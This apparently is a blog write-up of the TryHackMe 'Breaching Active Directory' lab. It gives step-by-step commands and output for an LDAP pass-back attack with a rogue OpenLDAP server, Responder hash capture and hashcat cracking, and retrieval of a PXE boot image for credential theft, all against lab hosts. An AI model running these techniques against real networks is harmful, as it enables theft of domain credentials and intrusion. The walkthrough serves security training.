TryHackMe: Breaching Active Directory

Jeremiah Lewis · Follow
11 min read · Nov 3, 2023

Write up by: **Wesley Centers, Ayokunle (Michael) Oyewole, Jeremiah Lewis**

TASK 1: INTRODUCTION TO AD BREACHES

Active Directory (AD) is used by approximately 90% of the Global Fortune 1000 companies. If an organisation's estate uses Microsoft Windows, you are almost guaranteed to find AD. Microsoft AD is the dominant suite used to manage Windows domain networks.

TASK 2: OSINT AND PHISHING

Two popular methods for gaining access to that first set of AD credentials is Open Source Intelligence (OSINT) and Phishing. We will only briefly mention the two methods here, as they are already covered more in-depth in other rooms.


OSINT is used to discover information that has been publicly disclosed.

Phishing is another excellent method to breach AD. Phishing usually entices users to either provide their credentials on a malicious web page or ask them to run a specific application that would install a Remote Access Trojan (RAT) in the background.


TASK 3: NTLM AND NetNTLM

New Technology LAN Manager (NTLM) is the suite of security protocols used to authenticate users' identities in AD. NTLM can be used for authentication by using a challenge-response-based scheme called NetNTLM. This authentication mechanism is heavily used by the services on a network.

NetNTLM, also often referred to as Windows Authentication or just NTLM Authentication, allows the application to play the role of a middle man between the client and AD. All authentication material is forwarded to a Domain Controller in the form of a challenge, and if completed successfully, the application will




With this complete we now have the answers we need for the Task 3 questions.




TASK 4 : LDAP BIND CREDENTIALS

This section of the room talks about utilizing an LDAP Pass-back Attack. This attack can be performed when access to a device's configuration for LDAP parameters are gained. The example in this room will be connecting to the web interface of a printer on domain to connect to our attack device which will be running its own rogue LDAP server to intercept its credentials.


As you see from the screen shots below the login information for the printer is already entered, however as we can see from a web inspection the credentials are sent anonymously.





When you press Test Settings an authentication request is made to the DC to test the credentials. The first step to exploiting this is pointing the test to our own “server”. So you replace the ip address when the ip address that is connected to the domain itself.

Important to note here that your Attack Box’s main IP address is different from the interface IP that has the connection to this room. To verify this you can use the “ip a” command to list your interface connections.



As you can see from the screen shot. Interface 2 will be the ip address for your current running attack box, whereas 3 is labeled breachad. Generally this ip address will be a 10.50.*.*.

Once you have the correct IP address entered you now need to prepare to listen for the connection on your attack box.

You do this with the command **nc -lvp 389**

This command is used to listen for a connection that is being sent to your local IP address and 389 is the port we are expecting the connection to come through as that is the default port number for LDAP.

This command on the attack box will produce an error if you do not first use the **service sladp stop** command. Now the service is freed up to listen on the port.

This should return a result similar to the following image.

```
[thm@thm]$ nc -lvp 389
listening on [any] 389 ...
10.10.10.201: inverse host lookup failed: Unknown host
connect to [10.10.10.55] from (UNKNOWN) [10.10.10.201] 49765
0?DC?;
?
?x
 objectclass0?supportedCapabilities
```

Essentially that supportedCapabilities response is saying that the printer is trying to negotiate the LDAP authentication method details. It will try to use the most secure method that both it and the server supports. And these methods will not allow the credentials to be submitted in clear text and other methods will not allow transmission over the network at all. So the next step will be to configure our own LDAP server and make sure it is configured insecurely so the credentials will be sent in the clear.

While there are several ways to host a rogue LDAP server, in this room you will be using OpenLDAP. On the attack box this has already been installed so you can go right into the following command.

Sudo dpkg-reconfigure -p low slapd

Follow the instructions as stated in the room material for this configuration.

· Press **No** when requested if you want to skip server configuration.

· For the DNS domain name and the Organization name you will use **za.tryhackme.com**

· Next you will provide whatever administrator password you want and confirm it.

· Then you will select **MDP** as the LDAP database to use.

· For the last 2 options you will ensure that the database is not removed when purged by selecting **NO**

· And move the old database when the new one is created by selecting **YES.**

We must now ensure that our LDAP server will only support PLAIN and LOGIN authentication methods. To do this we will create an ldif file called olcSaslSecProps. The file can be created with the following command:

subl olcSaslSecProps.ldif

Note: the subl command utilizes Sublime Text which is a shareware text and source code editor. This easily allows you to call and create files in the Terminal and immediately edit them to your needs.

When you first utilize this on the Attack Box you will get a new 2 new windows pop up. One is the text editor for the file and the other will ask you to update Sublime. You do not need to do this update to proceed so you can simply hit cancel.

Enter the following configurations to your ldif file, save it and close the window.

The room explains a little about the configurations you have just made.

· olcSaslSecProps specifies the SASL security properties

· noanonymous disables the mechanisms that support anonymous login

· minssf specifies the minimum acceptable security strength, at 0 this means there is no protection.

With the file created and saved it can now be utilized to patch our LDAP server allowing for the unsecure configuration.


You do this with the following command.

sudo ldapmodify -Y EXTERNAL -H ldapi:// -f ./olcSaslSecProps.ldif && sudo service slapd restart

To verify that the changes were successful run the following command:

ldapsearch -H ldap:// -x -LLL -s base -b “” supportedSASLMechanisms

should return the following output.




With that, our rogue LDAP Server has been configured!

When “Test Settings” is clicked on the printer web interface it will now send the credentials to our server in the clear. You can now capture these credentials in a tcpdump over port 389 with the following command:

sudo tcpdump -SX -i breachad tcp port 389

read the output of this carefully to locate the password that was just sent over in clear text.

With this completed we now have all the answers we need for the Task 4 questions.



TASK 5: AUTHENTICATION RELAYS

This task is focusing on exploiting NetTLM authentication which is utilized by SMB. The goal is to use Responder, which is a tool that is designed to poison the responses during NetNTLM authentication and trick the client into talking to you instead of the server they were aiming for. In other words, Responder is performing an on-path attack or man-in-the-middle attack.

The command for this is: **sudo responder -I breachad**

Now the room's notes for this give the example interface as tun0 or tun1, but at least in the case of the attack box it is looking for the specific interface that is actively connected with this domain. Which IS on interface 3 but this command will only be accepted with -I breachad.

This is a simulated effort by one of the servers to authenticate to the machines on the VPN and this can sometimes take anywhere from 5 to 15 minutes.

To double check that no connection issues have occurred with the lab environment we recommend opening a second tab in your terminal and occasionally pinging the DC to make sure you are still connected.

Once you have the response it will be a NTLMv2-SSP Hash which you must copy to a text file for the next step of this process.

You can simply use the subl command again and name this file whatever you like (make sure you specify that it is a .txt file) move the file to the following directory : **/root/Rooms/BreachingAD/task5/**


For this objective we will be utilizing Hashcat to crack the hash and reveal the password.

Use the following command:

Hashcat -m 5600 <hash file> <password file> — force

Where hash file is the .txt file that you copied the hash to and the password file is what is provided for you in the task5 directory.


With this step done we now have all the answers that we need for this task.



TASK 6 : MICROSOFT DEPLOYMENT TOOLKIT

In this task we will work with a couple central management tools for AD. MDT (Microsoft Deployment Toolkit) and Microsoft's SCCM (System Center Configuration Manager). MDT allows us to use PXE (Pre boot Execution Environment) Boot to create, manage, and host images over the network. However, just like anything else attackers can exploit these tools.

Open a web browser and navigate to http://pxeboot.za.tryhackme.com/ Copy the file path for the X64.BCD file. This filename will be different for everyone also make sure it is NOT the UEFI one. You will need this later to pull the image. If you are having issues getting to this link on the attack box, restart the attack box and run this command again in terminal. **systemd-resolve — interface breachad — set-dns $THMDC IP — set-domain za.tryhackme.com**



Using the terminal on the attack box SSH into THMJMP1 with the following command and password. **ssh thm@THMJMP1.za.tryhackme.com , Password1@**

```
root@ip-10-10-153-122:~# ssh thm@THMJMP1.za.tryhackme.com
thm@thmjmp1.za.tryhackme.com's password:
```

Create a directory to use for powerpxe. The username is not specific, use whichever you want. This will let all users on the network use SSH

```
C:\Users\THM>cd Documents
C:\Users\THM\Documents> mkdir <username>
C:\Users\THM\Documents> copy C:\powerpxe <username>\
C:\Users\THM\Documents\> cd <username>
```

Using TFTP download the x64 BCD file from earlier so we can read the MDT configuration.

tftp -i “<THMMDT IP> GET “\Tmp\x64{7b…84}.bcd” conf.bcd

```
thm@THMJMP1 C:\Users\thm\Documents\0WRC>tftp -i 10.200.24.202 GET "\Tmp\x64{DEEB
BA0C-0CE9-4C89-8CC5-AA9E8182C8CD}.bcd" conf.bcd
Transfer successful: 12288 bytes in 1 second(s), 12288 bytes/s
```

Use nslookup thmmdt.za.tryhackme.com to find the IP or look at the network diagram at the top of this room.

Now we use powerpxe to read the contents. Use the following commands. This will tell you the location of the boot image.

powershell -executionpolicy bypass
Import-Module .\PowerPXE.ps1
$BCDFile = “conf.bcd”
Get-WimFile -bcdFile $BCDFile

```
PS C:\Users\thm\Documents\0WRC> Powershell -executionpolicy bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\thm\Documents\0WRC> Import-Module .\PowerPXE.ps1
PS C:\Users\thm\Documents\0WRC> $BCDFile = "conf.bcd"
PS C:\Users\thm\Documents\0WRC> Get-WimFile -bcdFile $BCDfile
>> Parse the BCD file: conf.bcd
>>>> Identify wim file : \Boot\x64\Images\LiteTouchPE_x64.wim
\Boot\x64\Images\LiteTouchPE_x64.wim
```

This allows us to download the PXE boot image now that we know the location. Depending on the you do this it could take awhile, grab a drink or snack.


tftp -i <THMMDT IP> GET “\Boot\x64\Images\LiteTouchPE_x64.wim” pxeboot.wim

Now if you look in the Dir, you will see you have the pxeboot.wim file


```
Directory of C:\Users\thm\Documents\jay

10/31/2023  03:23 PM    <DIR>          .
10/31/2023  03:23 PM    <DIR>          ..
10/31/2023  05:34 PM            12,288 conf.bcd
03/03/2022  08:54 PM             1,098 LICENSE
03/03/2022  08:54 PM            98,573 PowerPXE.ps1
02/28/2022  09:15 PM    <DIR>          pxeboot
10/31/2023  03:22 PM       341,899,611 pxeboot.wim
03/03/2022  08:54 PM             2,144 README.md
               5 File(s)    342,013,714 bytes
               3 Dir(s)  46,335,524,864 bytes free
```

Once the files is recovered we can use powerpxe to recover the credentials in the wim file.

